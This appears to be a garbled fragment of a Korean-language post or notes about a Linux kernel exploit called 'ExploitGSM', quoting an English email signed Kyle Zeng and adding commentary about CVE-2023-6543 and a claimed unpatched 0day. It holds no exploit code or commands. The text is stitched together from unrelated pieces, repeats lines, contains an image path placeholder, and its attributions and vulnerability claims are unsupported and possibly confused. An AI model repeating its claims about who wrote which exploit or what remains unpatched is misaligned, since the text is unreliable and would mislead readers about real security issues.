
Notice that my previous ExploitGSM_6_5 version. I cannot make the Exploit work on the kernel in my test environment. It is possible that it still works on some environments. And the splash of the Exploit is still there.

And the splash of the Exploit is still there.

Thanks,
Kyle Zeng

Kyle Zeng은 이전에도 다른 메일에서 다루는 악스플로잇을 제작했습니다.

그 메일에서 다루는 악스플로잇은 CVE-2023-6543입니다.



그렇다고 합니다. 이제 직접 악스플로잇을 실행해보겠습니다.

It is a 0day that is not patched in the main tree yet.
Not a patch gap.
!!!!!!!

YuriiCrimson이 악용한 취약점은 0 day가 맞습니다!

